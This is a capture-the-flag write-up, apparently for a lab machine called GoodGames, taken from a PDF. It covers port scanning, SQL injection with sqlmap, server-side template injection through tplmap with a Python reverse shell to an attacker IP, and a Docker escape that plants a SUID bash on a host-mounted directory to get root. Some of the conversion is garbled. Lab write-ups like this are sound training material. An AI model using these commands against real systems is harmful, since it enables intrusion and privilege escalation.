


Information Gathering

1) Found a open http port

```
(vigneswar@vigneswar)-[~]
$ nmap 10.10.11.130
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 16:26 IST
Nmap scan report for 10.10.11.130
Host is up (0.70s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 101.95 seconds
```

2) Found a website



3) Found pages

Request


Pretty Raw Hex

```
1 GET /profile HTTP/1.1
2 Host: 10.10.11.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: session=.e3vlyzOKgDAHBTc7fHMRXDNSE4kkjYX-QNN04t3t4v7egzN29RsUObsGaOGUQWApqR7WmhgX9eOeFwKSgPaA3MxULgWNPLearr0u9j-8Hz1
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty Raw Hex Render

```
202 <!-- END: Navbar Mobile -->
203
204
205 <div class="nk-main">
206   <div class="nk-gap-1">
207     <div class="container">
208       <div class="col-lg-12">
209         <div class="nk-box-2 bg-dark-2">
210           <h4>
211             admin's profile
212             Welcome to your profile page. You can update your profile picture and email address using the
213             forms below.
214           </h4>
215         </div>
216       </div>
217     <div class="nk-gap-2">
218     </div>
219     <div class="container">
220       <div class="row vertical-gap text-white">
221         <div class="col-lg-6">
222           <div class="nk-box-2 bg-dark-2">
223             <h4>
224               Edit Details
225             </h4>
226             <form method="POST" action="/password-reset">
```



```
(vigneswar@vigneswar)-[~]
$ sqlmap -X POST -u 'http://10.10.11.130/login' --data 'email=test@test.test&password=test' --dbms mysql --string Welcome --technique EQSU

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 18:40:51 /2023-10-21/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
[18:40:52] [INFO] testing connection to the target URL
got a refresh intent (redirect like response common to login pages) to '/profile'. Do you want to apply it from now on? [Y/n] y
[18:41:01] [INFO] testing if the provided string is within the target URL page content
you have not declared cookie(s), while server wants to set its own ('session=eJyrVopPK0...j052cGRZcq'). Do you want to use those [Y/n] y
[18:41:06] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[18:41:09] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[18:41:09] [INFO] testing 'Generic inline queries'
[18:41:10] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[18:41:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:41:25] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNI
ON query injection technique test
[18:41:28] [INFO] target URL appears to have 4 columns in query
[18:41:41] [INFO] (custom) POST parameter '#1*' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[18:41:41] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
```

```
| INNO_DB_FT_DEFAULT
| INNO_DB_FT_DELETED
```


```
[*] ending @ 18:45:37 /2023-10-21/
```

4/9



Vulnerability Assessment

1) Found Server Side Template Injection



Exploitation

1) Exploited SSTI

```

WONQ~ --os-cmd "python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.16.3\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\"/bin/sh\")'\" -t R
[+] Tplmap 0.5
Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if POST parameter 'name' is injectable
[+] Smarty plugin is testing rendering with tag '*'
^C[*] Exiting.

(tplmap)-(vigneswar@vigneswar)-[~/tplmap]
$ python2 -/tplmap.py -u http://internal-administration.goodgames.htb/settings -d 'name=test' -H 'Cookie: session=eJwlJktgBDEMBE idRyLmNyXKZp UgIjNA9sqw5ewxZlqN4IE876sr7Vt2elyfv2VeR7dGKTf3lCUkAnUGZWV0YQw9TqUmyYH1kxwT6S6800ZUITTbJFCLWt55zAFZlXg2FchAkyPAwV0zQZ6SgqVxhFKtUR3yiuVp6r-kb_b7qeH5_5tceo3aPKD-3b-L9F6bPIVCacITJghpjtN8_ayc_XQ_ZTPSNw.EfggK2kvkTE9KUap9C1xHX
WONQ~ --os-cmd "python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.16.3\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\"/bin/sh\")'\" -t R -e Jinja2
[+] Tplmap 0.5
Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if POST parameter 'name' is injectable
[+] Jinja2 plugin is testing rendering with tag '{*}'
[+] Jinja2 plugin has confirmed injection with tag '{*}'
[+] Tplmap identified the following injection point:

POST parameter: name
Engine: Jinja2
Injection: {*}
Context: text
OS: posix-linux
Technique: render
Capabilities:

Shell command execution: ok
Bind and reverse shell: ok
File write: ok
File read: ok
Code evaluation: ok, python code
  
```

2) Got the user flag

```
posix-linux $ cat /home/augustus/user.txt
24bde7100a7caa6c9a7e1960e1bb96bc
posix-linux $
```

3) found ports (we are in a docker container)

```
root@3a453ab39d3d:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.19.0.2 netmask 255.255.0.0 broadcast 172.19.255.255
    ether 02:42:ac:13:00:02 txqueuelen 0 (Ethernet)
    RX packets 7315 bytes 4530788 (4.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6209 bytes 6615122 (6.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1372 (1.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1372 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

A directory list of user `augustus` home directory shows that instead of their name, the UID `1000` is displayed as the owner for the available files and folders. This hints that the user's home directory is mounted inside the docker container from the main system. Checking `mount` we see that the user directory from the host is indeed mounted with read/write flag enabled.

```
root@3a453ab39d3d:/home/augustus# mount
mount
<SNIP>
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
<SNIP>
```

4) Escaped with ssh on 172.0.19.1

```
augustus@GoodGames:~$ ls
user.txt
augustus@GoodGames:~$ cat user.txt
24bde7100a7caa6c9a7e1960e1bb96bc
augustus@GoodGames:~$
```

Request

Pretty Raw Hex

1 POST /settings HTTP/1.1

added SUID bit from docker since the dir is mounted onto docker

```
root@3a453ab39d3d:/backend# chmod +s /home/augustus/bash
root@3a453ab39d3d:/backend# chown root /home/augustus/bash
root@3a453ab39d3d:/backend#
```

```
root@3a453ab39d3d:/backend# chmod +s /home/augustus/bash
```



```
augustus@GoodGames:~$ ls bash -l  
-rwsr-sr-x 1 augustus augustus 1234376 Oct 21 15:57 bash  
augustus@GoodGames:~$
```

5) Got the root flag

```
augustus@GoodGames:~$ ./bash -p  
bash-5.1# cat /root/root.txt  
94f6c580ee58c566cf72f9d72cffe4c5  
bash-5.1#
```